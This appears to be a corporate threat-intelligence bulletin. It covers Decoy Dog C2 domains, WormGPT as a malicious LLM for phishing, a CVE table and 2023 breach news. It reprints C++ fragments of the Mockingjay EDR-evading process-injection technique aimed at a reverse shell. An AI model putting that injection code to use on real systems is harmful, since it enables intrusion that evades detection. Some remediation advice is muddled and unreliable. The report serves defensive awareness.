- Trojan/Win.LazarPortscan
- Trojan/Win.LazarShell
- Trojan/Win.Zvrek
- Trojan/Win32.Agent

[Behavior Detection]

- InitialAccess/MDP.Event.M4242

Prevention:

- Block unknown scripts to run.
- Do not click on the malicious link.
- Use anti-proxy techniques to avoid malicious IP sources.
- Disallow the RDP feature for unknown connections.
- Do not install unwanted applications from untrusted sources.
- Do not use malicious/free VPNs to access the web applications or network.
- Implement packet filtration & IDS/IPD mechanism through the firewall.
- Enable limitations on administrative access or rights.

Remediation:

- Monitor event logs.
- Upgrade to INISAFE CrossWeb EX V3 3.3.2.41 latest version
- Administrators should limit port proxy usage within environments.
- Download only trusted software from known sites.
- Use post method for sending & retrieving data through communication channels.
- Update your machine & servers on a monthly basis.
- Enable packet filtration through firewalls.
- Configured DLP in environment in a proper way.
- Update the operating system (OS) and all programs installed programs.
- Use paid VPN to access the web applications or network
- Use trusted anti-malware & anti-phishing programs.
- Enable two-factor authentication for transferring data packets.


Decoy Dog: New Breed of Malware Posing Serious Threats to Enterprise Networks

- Decoy Dog, a sophisticated toolset that has probably been used for at least a year in cyber intelligence operations and relies on the domain name system (DNS) for command-and-control activity, has gained new information.
- A more thorough examination of the Decoy Dog malware, which was recently found, has shown that it is a major improvement over the Pupy RAT, the open-source remote access trojan it is based on.
- Some victims have actively communicated with a Decoy Dog server for more than a year. "Decoy Dog has a full suite of powerful, previously unknown capabilities, including the ability to move victims to another controller, allowing them to maintain communication with compromised machines and remain hidden for long periods of time.

Detection:

- A new capability of the malware enables it to connect to emergency controllers using a process like a regular DNS domain generation algorithm (DGA) and execute arbitrary Java code on the client. The Decoy Dog domains are designed to reply to replayed DNS queries from compromised clients.

- Early in April 2023, the cybersecurity company made its initial discovery of the sophisticated toolkit after spotting unusual DNS beaconing activity, which revealed its highly focused attacks on enterprise networks.
- Although the exact origins of Decoy Dog are unknown at this time, it is believed to be run by a small group of nation-state hackers who, while using different strategies, respond to inbound requests that closely resemble client communication.
- The domain name system (DNS) is utilised by Decoy Dog to carry out command-and-control (C2) operations. A malware-infected endpoint interacts with a controller using DNS requests and IP address answers to send and receive commands.
  - cbox4[.]ignorelist[.]com
  - claudfront[.]net
  - hsdps[.]cc
  - ads-tm-glb[.]click
  - atlas-upd[.]com
  - allowlisted[.]net



- According to the researchers, they "found identical DNS query patterns arising from enterprise networks, which could not be tied to consumer devices" and "confirmed that the queries originated from network appliances in a very limited number of customer networks."
- After Infoblox revealed their finding and published a technical analysis demonstrating that Decoy Dog was heavily based on the Pupy open-source post-exploitation remote access trojan (RAT), the toolkit's operator continued to operate it.
- The current count of Decoy Dog nameservers, controllers, and domains is now closer to two dozen, according to Burton. A list of several domains the toolkit uses is available below.

Group of Domains	Characteristics
cbox4.ignorelist[.]com	• first active domain and likely source of Decoy Dog toolkit • deactivated after disclosure • use of Afraid dynamic DNS • heartbeat interval 30 seconds • not geofenced • at least three distinct client software iterations • first observed by us in late-March 2022, but may have been present as early as December 2021 • client v2 and v3
claudfront[.]net allowlisted[.]net maxpatrol[.]net atlas-upd[.]com	• second set of active controllers, starting in May 2022 • continued operations after disclosure • registered with Namecheap • queries to ping12.<domain> before remote encrypted communication was first seen • changed ping response to a NODATA response • Russian IP hosting • heartbeat interval of 30 seconds • not geofenced • client v3 and v4 • there are some differences between allowlisted[.]net and claudfront[.]net that may indicate different actors
hsps[.]cc nsdps[.]cc j2update[.]cc ads-tm-glb[.]click	• third set of active controllers, starting in December 2022 • moved clients between controllers after disclosure • parked original controllers • heartbeat intervals of 2 minutes and 30 minutes • geofenced after disclosure • changed ping response to a single non-local loopback IP address • use of a single domain label: m • possibly client v4
rcmsf100[.]net	• first observed in June 2023 • shares hosting with allowlisted[.]net • ping response of NODATA • geofenced

Prevention:

- Block unknown scripts to run.
- Do not click on the malicious link.
- Apply filter to accept only trusted HTTPS connections.
- Use Anti-proxy techniques to avoid malicious IP sources.
- Disallow the communication feature for unknown connections.
- Do not install unwanted applications from untrusted sources.
- Do not use malicious/free VPNs to access the web applications or network.
- Implement packet filtration & IDS/IPD mechanism through the firewall.
- Enable limitations on administrative access or rights.

Prevention:

- Monitor event logs.
- Administrators should limit port proxy usage within environments.
- Download only trusted software from known sites.
- Use post method for sending & retrieving data through communication channels.
- Update your machine & servers on a monthly basis.
- Enable packet filtration through firewalls.
- Configured DLP in environment in a proper way.
- Update the operating system (OS) and all programs installed programs.
- Use paid VPN to access the web applications or network
- Use trusted anti-malware & anti-phishing programs.
- Enable two-factor authentication for transferring data packets.

- Infoblox noticed that instead of ending their activity, the actor transferred any compromised customers to the new controllers. This remarkable response shows that the actor thought it was important to keep in touch with his or her previous victims.

WormGPT: New AI Tool Allows Cybercriminals to Launch Sophisticated Cyber Attacks

- On darknet forums, a new generative AI tool called WormGPT has been promoted as a means for adversaries to carry out sophisticated phishing and business email compromise (BEC) attacks.
- Daniel Kelley, a security researcher, described the WormGPT tool as a "blackhat alternative to GPT models, designed specifically for malicious activities." Cybercriminals can make highly convincing fake emails that are personalized for the recipient using such technology, increasing the attack's likelihood of success.
- For bad actors, tools like WormGPT may be a potent weapon, especially in light of the increased efforts by OpenAI ChatGPT and Google Bard to stop the misuse of large language models (LLMs) to create convincing phishing emails and produce malicious code.
- The Israeli cybersecurity company revealed how cybercriminals are using ChatGPT's API to get around the platform's limitations, trade stolen premium accounts, and sell brute-force software that uses massive lists of email addresses and passwords to break into ChatGPT accounts.
- The fact that WormGPT operates outside of all ethical constraints highlights the danger that generative AI poses. It even enables inexperienced cybercriminals to launch attacks quickly and on a large scale without the necessary technical resources.

Detection

- The open-source GPTJ language model, a sizable neural network that can produce coherent and fluent text on any subject, is the foundation upon which WormGPT is built. It advertises itself as a covert substitute for ChatGPT, a well-known generative AI tool that enables users to have natural conversations with an AI agent. WormGPT is created specifically for malicious activities, in contrast to ChatGPT, which has moral restrictions and limitations.
- One of WormGPT's key characteristics is its ability to produce convincing and persuading phishing and business email compromise (BEC) attacks. Phishing is a type of cyberattack that involves sending false emails that appear to be genuine correspondence from reputable organizations like banks, businesses, or governmental bodies.
- The main goal of phishing is to trick recipients into unintentionally clicking on harmful links, downloading malware, or disclosing private or sensitive financial information. A different variation known as Business Email Compromise (BEC) uses a similar strategy but aims to capture businesses and organizations. Attackers pose as reputable individuals, such as executives, suppliers, or clients, and demand money transfers or private information.
- In order to maintain a consistent and coherent conversation with the victim, WormGPT can also use chat memory retention and code formatting capabilities. By using natural language generation techniques that avoid common keywords and patterns that are picked up by these systems, it can also get past spam filters and antivirus software.
- Different AI detection tools, such as Originality.ai, can assist in identifying and thwarting threats from tools like WormGPT. These instruments look for patterns and anomalies that might be signs of artificial intelligence. These tools can increase security by one level.

Prevention:

- Stay updated about the latest AI tools and potential threats.
- Use of AI threat detection tools that can help identify and counter threats from AI tools like WormGPT.
- Always verify the information you receive. If you receive an email or message that seems suspicious, do not click on any links or provide any personal information. Contact the supposed sender directly through a verified method to confirm the communication.
- Use secure vaults, strong passwords, and two-factor authentication in your IT environment.
- Regularly monitor your IT environment for any suspicious activities.
- Block unknown scripts to run.
- Apply filter to accept only trusted HTTPS connections.
- Use Anti-proxy techniques to avoid malicious IP sources.
- Do not install unwanted applications from untrusted sources.
- Do not use malicious/free VPNs to access the web applications or network.
- Enable limitations on administrative access or rights.

TOP THREAT ACTORS

Threat Actor	IOC Reference
Lockbit	https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-165a
Truebot malware	https://www.bleepingcomputer.com/news/security/clop-gang-to-earn-over-75-million-from-moveit-extortion-attacks/?&web_view=true
Moveit	https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-129a

TOP EXPLOITED VULNERABILITIES

Threat	Description	Reference Link
New OpenSSH Vulnerability Exposes Linux Systems to Remote Command Injection CVE-2023-38408	Vulnerability allows a remote attacker to potentially execute arbitrary commands on vulnerable OpenSSH's forwarded ssh-agent. Successful exploitation requires the presence of certain libraries on the victim system	https://thehackernews.com/2023/07/new-openssh-vulnerability-exposes-linux.html
Ivanti patches MobileIron zero-day bug exploited in attacks CVE-2023-35078	IT software company Ivanti has patched and actively exploited zero-day authentication bypass vulnerability impacting its Endpoint Manager Mobile (EPMM) mobile device management software (formerly MobileIron Core).	https://www.bleepingcomputer.com/news/security/ivanti-patches-mobileiron-zero-day-bug-exploited-in-attacks/
(Pwn2Own) Tesla Model 3 Gateway Firmware Signature Validation Bypass Vulnerability CVE-2023-32156	Vulnerability allows network-adjacent attackers to execute arbitrary code on affected Tesla Model 3 vehicles. An attacker must first obtain the ability to execute privileged code on the Tesla infotainment system to exploit this vulnerability.	ZDI-23-972 | Zero Day Initiative
NETGEAR ProSAFE Network Management System MyHandlerInterceptor Authentication Bypass Vulnerability CVE-2023-38096	Vulnerability allows remote attackers to bypass authentication on affected installations of NETGEAR ProSAFE Network Management System. The specific flaw exists within the MyHandlerInterceptor class.	https://www.cybersecurity-help.cz/vdb/SB2023071925
Microsoft Windows Installer Service Time-Of-Check Time-Of-Use Local Privilege Escalation Vulnerability CVE-2023-32050	Vulnerability allows local attackers to escalate privileges on affected installations of Microsoft Windows. An attacker must first obtain the ability to execute low-privileged code on the target host system to exploit this vulnerability.	https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-32050
Delta Electronics InfraSuite Device Master Device-Gateway Deserialization of Untrusted Data Remote Code Execution Vulnerability CVE-2023-34347	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Delta Electronics InfraSuite Device Master. The specific flaw exists within the Device-Gateway service, which listens on TCP port 3100 by default.	https://www.cisa.gov/news-events/ics-advisories/icsa-23-180-01
GStreamer SRT File Parsing Heap-based Buffer Overflow Remote Code Execution Vulnerability CVE-2023-37329	Vulnerability allows remote attackers to execute arbitrary code on affected installations of GStreamer. Interaction with this library is required to exploit this vulnerability but attack vectors may vary depending on the implementation.	https://www.suse.com/security/cve/CVE-2023-37329.html
Progress Software MOVEit Transfer UserProcessPassChangeRequest SQL Injection Remote Code Execution Vulnerability CVE-2023-36934	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Progress Software MOVEit Transfer. The specific flaw exists within the human.aspx endpoint.	https://www.imperva.com/blog/new-moveit-cve-2023-36934-blocked-by-imperva/
D-Link DAP-2622 DDP Change ID Password Auth Password Stack-based Buffer Overflow Remote Code Execution Vulnerability CVE-2023-35718	Vulnerability allows network-adjacent attackers to execute arbitrary code on affected installations of D-Link DAP-2622 routers. The specific flaw exists within the DDP service.	ZDI-23-896 | Zero Day Initiative
TP-Link Tapo C210 Password Recovery Authentication Bypass Vulnerability CVE-2023-35717	Vulnerability allows network-adjacent attackers to bypass authentication on affected installations of TP-Link Tapo C210 IP cameras. The specific flaw exists within the password recovery mechanism.	https://www.cyberveille-sante.gouv.fr/alertes/tp-link-cve-2023-35717-2023-07-06
Atlassian Patches Remote Code Execution Vulnerabilities in Confluence, Bamboo CVE-2023-22508	Vulnerabilities could allow an attacker to execute arbitrary code with impact on confidentiality, integrity, and availability. No user interaction is required for exploitation, but the attacker needs to be authenticated as a valid user.	https://www.securityweek.com/atlassian-patches-remote-code-execution-vulnerabilities-in-confluence-bamboo/

Security Bulletin

1. JumpCloud Resets API Keys Amid Ongoing Cybersecurity Incidents

- JumpCloud, a company that offers identity and access management services in the cloud, responded quickly to a recent cyberattack that affected some of its customers.
- JumpCloud has reset the application programming interface (API) keys of all affected customers as part of its damage control measures in an effort to safeguard their important data. The business has reiterated its commitment to protecting its clients' operations and organizations by informing the clients who are concerned about the crucial nature of this move. However, certain functions such as AD import, HRIS integrations, JumpCloud PowerShell modules, JumpCloud Slack apps, Directory Insights Serverless apps, ADMU, third-party zero-touch MDM packages, Command Triggers, Okta SCIM integration, Azure AD SCIM integration, Workato, Aquera, Tray, and others will be affected by this API key reset.
- JumpCloud maintains that the key reset is necessary for the benefit of all of its clients, despite the potential disruptions.
- The business is prepared to offer support for those who require help resetting or re-establishing their API keys. They advise impacted customers to immediately reset their API keys in order to increase the security of their systems. JumpCloud has provided an interactive simulation and an in-depth guide to help with this.
- This recent incident has demonstrated the value of API security and the need for strong defences. To prevent potential security breaches, it is essential for businesses to properly secure their APIs.
- Over 180,000 organizations use JumpCloud's cloud-based Active Directory (AD) services globally. The identity, access, and device management services from JumpCloud have been integrated into the systems of numerous software vendors and cloud service providers.
- At this time, there are no details available about the specifics or scope of the incident, but JumpCloud is working to resolve it. The exact cause of the problem and whether the company's network was compromised are still unknown. Some people have criticized JumpCloud's communication for not being completely transparent. Clients of JumpCloud who were impacted by this incident are advised to expedite their API key resets and monitor the situation for any additional information or announcements.

2. Japan's Largest Port Stops Operations After Ransomware Attack

- The largest and busiest port in Japan, the Port of Nagoya, was the target of a ransomware attack that is currently having an effect on container terminal operations. About 10% of Japan's total trade is handled by the port. It manages 290 berths and 21 piers. Every year, it manages 165 million tons of cargo and more than two million containers. One of the biggest automakers in the world, Toyota Motor Corporation, also exports the majority of its vehicles through this port.

Container Processing Halted

- The central system in charge of all the port's container terminals, the "Nagoya Port Unified Terminal System" (NUTS), has malfunctioned, according to a notice published by the administrative authority of the Port of Nagoya today.
- The issue was brought on by a ransomware attack that happened on July 4, 2023, around 6:00 AM local time, according to the notice. The port authority hopes to restart operations by 8:30 AM tomorrow after working to restore the NUTS system by 6 PM today.
- The port has suffered enormous financial losses as a result of the cancellation of all container loading and unloading operations at the terminals using trailers up until that point, and the flow of goods into and out of Japan has been severely disrupted.
- Although the Nagoya Port Authority has previously dealt with cyberattacks, it seems that this one has the biggest effect. On September 6, 2022, a significant distributed denial-of-service attack (DDoS) launched by the pro-Russian group Killnet rendered the port's website inaccessible for about 40 minutes.
- Since no threat actor has yet publicly acknowledged the intrusion, the threat actor responsible for the ransomware attack on the Port of Nagoya is still unknown as of the time of publication.

3. Mockingjay – A New Process Injection Technique that Bypasses EDR Detection

- A novel process injection technique called "Mockingjay," recently discovered by security researchers at Security

Joes, allows threat actors to get around EDR (Endpoint Detection and Response) systems and other security tools in order to covertly execute malicious code on compromised systems. To avoid EDR hooks and insert code into remote processes, Mockingjay uses legitimate DLLs with RWX (read, write, and execute) sections in contrast to conventional techniques.

- Process injection enables attackers to run malicious code covertly by executing arbitrary code within the address space of a trusted running process. DLL injection, PE (portable executable) injection, reflective DLL injection, thread execution hijacking, process hollowing, mapping injection, and APC (asynchronous procedure call) injection are examples of common process injection techniques.However, Mockingjay distinguishes itself by staying away from frequently abused Windows API calls, special permissions, memory allocation, and thread creation, thereby minimizing detection chances.

```
int main(int argc, char *argv[])
{
    // Load the vulnerable DLL
    HMODULE hDll = ::LoadLibraryW(L"path_to_vulnerable_dll");

    if (hDll == nullptr) {
        // fail
    }

    MODULEINFO moduleInfo;
    if (!::GetModuleInformation(
      ::GetCurrentProcess(),
      hDll,
      &moduleInfo,
      sizeof(MODULEINFO))
      ) {
        // fail
    }

    // Access the default RWX section (Vulnerable DLL address + offset)
    LPVOID rwxSectionAddr = (LPVOID)((PBYTE)moduleInfo.lpBaseOfDll +
RWX_SECTION_OFFSET);

    // Write the injected code to the RWX section
    WriteCodeToSection(rwxSectionAddr , injectedCode);

    // Execute the injected code
    ExecuteCodeFromSection(rwxSectionAddr);
```

Mockingjay

- The Security Joes team identified msys-2.0.dll, a vulnerable DLL with a default RWX section, in Visual Studio 2022 Community. They could alter its contents and load malicious code by using this section to their advantage without invoking security software.
- Self-injection and remote process injection were the two injection techniques created by the researchers. The vulnerable DLL is loaded into the memory space of a custom program called “nightmare.exe” using the self-injection technique, giving it direct access to the RWX section without the aid of memory allocation or permission settings.

```
LPVOID createSyscallStub(SectionDescriptor &descriptor, LPVOID
testLocation, uint32_t syscallNumber)
{
   BYTE stub[] = {
        0x49, 0x89, 0xca,                       // mov r10, rcx
        0xb8, 0x00, 0x00, 0x00, 0x00,           // mov eax, 0x0
        0xFF, 0x25, 0x00, 0x00, 0x00, 0x00,     // jmp qword ptr
[rip]
        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
    };
    ULONG stubSize = sizeof(stub);

    if (((PBYTE)descriptor.nextStubAddr + stubSize) >
descriptor.endSectionAddr) {
        // fail
    }

    memcpy((uint32_t *)&stub[4], &syscallNumber, sizeof(uint32_t));
    memcpy((PVOID *)&stub[14], &testLocation, sizeof(PVOID));

    auto stubAddr = descriptor.nextStubAddr;
    memcpy((PBYTE *)stubAddr, &stub, stubSize);

    printf("[!] Stub created at 0x%p\n", stubAddr);

    descriptor.nextStubAddr = ((PBYTE)descriptor.nextStubAddr) +
stubSize;

    return stubAddr;
}
```

Writing malicious code onto the RWX section

- The team uses the “Hell’s Gate EDR unhooking” method to get around EDR hooks by using the syscall numbers taken from the clean system module NTDLL.DLL.


```
LPTSTR command = L"C:\\Program Files\\Microsoft Visual
Studio\\2022\\Community\\Common7\\IDE\\CommonExtensions\\Microsoft\\Tea
mFoundation\\Team Explorer\\Git\\usr\\bin\\ssh.exe";
    LPTSTR args = L"ssh.exe decoy@decoy.dom";
    STARTUPINFOW si;
    PROCESS_INFORMATION pi;
    ZeroMemory(&si, sizeof(si));
    si.cb = sizeof(si);
    ZeroMemory(&pi, sizeof(pi));
    DWORD dwCreationFlags = 0;
    BOOL success = ::CreateProcessW(
        command,
        args,
        nullptr,
        nullptr,
        FALSE,
        dwCreationFlags | DEBUG_ONLY_THIS_PROCESS | DEBUG_PROCESS,
        nullptr,
        nullptr,
        &si,
        &pi);
```

Code to create system call stub so that API use can be bypassed

- The TWX section of msys-2.0.dll is abused in the remote process injection technique to inject a payload into a remote process, specifically the “ssh.exe” process. The malicious code is introduced into the RWX memory space of the vulnerable DLL by the custom application, which also launches ssh.exe as a child process and opens a handle to the target process.

Code to launch the new process

- The subsequent establishment of a reverse shell by the injected shellcode permits communication with the attacker's machine.



Establishing a remote shell on the breached system

- Tests show that the remote injection attack used in Mockingjay can successfully evade EDR countermeasures without the need to introduce new threads, allocate memory, or change permissions. Since EDRs primarily watch different APIs, Mockingjay's use of Windows APIs like "LoadLibraryW," "CreateProcessW," and "GetModuleInformation" is less likely to trigger alarms than traditional process injection attacks.
- The creation of Mockingjay highlights the significance of using a thorough security strategy that goes beyond relying solely on existing EDR solutions. To successfully combat evolving threats like Mockingjay, organizations must remain vigilant and constantly improve their security measures.

4. Barracuda Working On Fix for Ongoing Email Gateway Login Issues

- Barracuda, an email and network security company, is attempting to resolve a persistent problem that results in invalid login errors and prevents Email Gateway Defence users from accessing their accounts. According to the company's current projected timeline, the root cause of the sign-in issues causing "The link to login is invalid" errors has already been identified, and this known issue will be fixed until next Friday.
- "We have located the issue and are looking into users' login issues. The issue is being fixed, and a tentative release date for the fix is July 14 or earlier," according to a statement by Barracuda. "We sincerely apologize for any inconvenience this may have caused and appreciate your patience and support as we work through this issue."
- The business has not yet provided information about what is causing these login problems or how widespread they are. When contacted by BleepingComputer earlier today, a Barracuda spokesperson said that they would not be able to comment right away.
- ESG zero-day had been exploited for data theft. This incident comes after a string of data-theft attempts in which an alleged pro-China hacker collective known as UNC4841 compromised Barracuda ESG (Email Security Gateway) devices using a zero-day vulnerability that has since been patched (CVE-2023-2868).
- Barracuda disclosed that the vulnerability was being actively exploited on May 19. CISA also sent out an alert to U.S. Federal agencies, advising them to fortify their networks against the attacks as a precaution. Since at least October 2022, CVE-2023-2868 has been exploited to spew out previously undiscovered malware and steal data from compromised appliances.
- Following a warning that all compromised ESG appliances needed to be replaced right away, Barracuda took a rather unusual step earlier last month and offered impacted customers replacement devices at no cost, as opposed to simply re-imaging the existing devices with new firmware.
- More than 200,000 businesses, including well-known ones like Samsung, Delta Airlines, Mitsubishi, and Kraft Heinz, use Barracuda's products and services, according to the company.

5. Cl0p Has Yet to Deploy Ransomware While Exploiting Moveit Zero-Day

- According to recent research from Huntress, exploiting the MOVEit file transfer program, which is connected to the Cl0p ransomware group, has not led to the distribution of ransomware or the compromise of entire organizations. The initial access was used to set up a web shell that the attackers could use to copy and exfiltrate files. This is in line with other tactics that have been documented by Huntress and others. According to the researchers, there are no documented instances of Cl0p attempting a full network compromise.
- Huntress researchers state that Cl0p previously used a similar strategy to exploit the GoAnywhere MFT, which resulted in data exfiltration but no visible evidence of network encryption. Huntress noted a shift in approach, going from the deliberate compromise of entire network environments for the deployment of ransomware to the opportunistic exploitation of vulnerabilities for data exfiltration.
- "They use the stolen files and information as leverage against the victims," continued John Hammond, a senior security researcher at Huntress. "The threat of having customer PHI/PII or other details publicly published online is enough of a risk for organizations to pay.
- Huntress' investigation was published late last week after Progress Software disclosed three new vulnerabilities. Following multiple disclosed SQL injection vulnerabilities that were reported in MOVEit Transfer and MOVEit Cloud in May and June, there have been several newly reported flaws. The Cl0p extortion group exploited at least one of the bugs, which led to the disclosure of the attack's data theft by dozens of businesses.
- On its dark web leak page, Cl0p has so far listed nearly 200 businesses, and experts predict that there will be more victims found in the upcoming weeks and months. The actively exploited zero-day vulnerability has been cataloged as CVE-2023-34363 and is still being actively used today even after patches have been made available.
- James Horseman, an exploit developer at Horizon3.ai, cited the Huntress research that claimed Cl0p threatens to publish sensitive data stolen from its victims as a method of extortion. Horseman claimed that Cl0p steals the files and threatens to publicly post the files unless the victim pays rather than encrypting the files and making the victim pay for the decryption key.
- According to Andre Van der Walt, director of threat intelligence at Ontinue, what Huntress reported represents a departure from the conventional ransomware model in which a domain compromise would result in data exfiltration, a crippling of backup and recovery mechanisms, encryption, and subsequent extortion. In this instance, according to van der Walt, Cl0p has merely taken control of numerous MOVEit systems where private data was stored and transferred, then exfiltrated the information.
- Since the sender typically keeps a copy of the data that is out of the ransomware gang's reach, Van der Walt explained that there is typically little point in them encrypting the data. Naturally, a lot of private information is passed between organizations. As a result, this information is now exposed and can be used as leverage in extortion attempts unless businesses take additional steps to encrypt files in transit. As Huntress notes, Cl0p might have taken on too much in this situation because they were unable to fully capitalize on their initial success due to a lack of resources.

6. Deutsche Bank Confirms Provider Breach Exposed Customer Data

- In an apparent MOVEit Transfer data-theft attack, Deutsche Bank AG has confirmed to BleepingComputer that one of its service providers suffered a data breach that exposed the data of its customers.
- A spokesperson told BleepingComputer, "We have been informed of a security incident at one of our external service providers, which operates our account switching service in Germany."
- The statement makes a hint that the incident is connected to the Clop ransomware's wave of MOVEit attacks: "We understand that more than 100 companies in more than 40 countries are potentially affected, in addition to our service provider."
- However, the banking behemoth assured that "Deutsche Bank's systems were not affected by the incident at our service provider at any time."
- The incident affected German customers who used the bank's account switching service in 2016, 2017, 2018, and 2020, according to the public German bank, one of the biggest in the world with total assets of $1.5 trillion and an annual net income of $6.3 billion. Only a small amount of personal information was exposed because of

REFERENCE LINKS

- https://www.bleepingcomputer.com/news/security/ransomware-payments-on-record-breaking-trajectory-for-2023/
- https://www.ndtv.com/world-news/chinese-hackers-breached-us-government-emails-through-microsoft-cloud-report-4203720
- https://www.bleepingcomputer.com/news/apple/apple-re-releases-zero-day-patch-after-fixing-browsing-issue/
- https://www.bleepingcomputer.com/news/security/apps-with-15m-installs-on-google-play-send-your-data-to-china/
- https://www.bleepingcomputer.com/news/security/microsoft-denies-data-breach-theft-of-30-million-customer-accounts/
- https://thehackernews.com/2023/07/jumpcloud-resets-api-keys-amid-ongoing.html
- https://www.bleepingcomputer.com/news/security/japans-largest-port-stops-operations-after-ransomware-attack/
- https://www.blackhatethicalhacking.com/news/mockingjay-a-new-process-injection-technique-that-bypasses-edr-detection/
- https://www.bleepingcomputer.com/news/security/barracuda-working-on-fix-for-ongoing-email-gateway-login-issues/amp/
- https://www.scmagazine.com/news/ransomware/cl0p-has-yet-to-deploy-ransomware-while-exploiting-moveit-zero-day
- https://www.bleepingcomputer.com/news/security/deutsche-bank-confirms-provider-breach-exposed-customer-data/
- https://thehackernews.com/2023/07/blackcat-operators-distributing.html
- https://news.hitb.org/content/blackcat-operators-distributing-ransomware-disguised-winscp-malvertising
- https://blog.cyble.com/2023/06/28/akira-ransomware-extends-reach-to-linux-platform/
- https://cyberfraudcentre.com/akira-ransomware-gains-momentum-with-shift-towards-linux
- https://www.jaffna7.com/beginner-akira-ransomware-builds-momentum-with-linux-shift/
- https://www.darkreading.com/iot/akira-ransomware-builds-momentum-linux-shift
- https://www.bleepingcomputer.com/news/security/lazarus-hackers-hijack-microsoft-iis-servers-to-spread-malware/
- https://asec.ahnlab.com/en/50910/
- https://www.csoonline.com/article/647022/lazarus-group-exploits-windows-iis-servers-to-distribute-malware.html
- https://www.scmagazine.com/news/lazarus-microsoft-iis-servers-malware
- https://thehackernews.com/2023/07/decoy-dog-new-breed-of-malware-posing.html
- https://www.bleepingcomputer.com/news/security/mysterious-decoy-dog-malware-toolkit-still-lurks-in-dns-shadows/
- https://www.darkreading.com/vulnerabilities-threats/-pupy-rat-upgraded-to-decoy-dog-with-new-persistence-features-

About SDG

SDG is a global cybersecurity, identity governance, GRC, risk consulting and advisory firm. SDG's SaaS platform TruOps in combination with its services deliver a comprehensive range of identity, cybersecurity, risk, compliance, and cloud security solutions that enable organizations to identify and mitigate cyber risk, protect cyber assets, and manage their business securely.

To learn how SDG can help ensure the security and compliance of your technology and data infrastructure visit **www.sdgc.com** and **www.truops.com**.

55 North Water Street
Norwalk, CT 06854

203.866.8886

sdgc.com